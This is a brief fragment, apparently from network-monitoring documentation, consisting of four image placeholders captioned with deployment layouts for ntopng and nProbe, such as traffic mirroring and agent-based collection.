
Typical Corporate Deployment




ntopng on Mirror




nProbe on Mirror




nProbe Agents



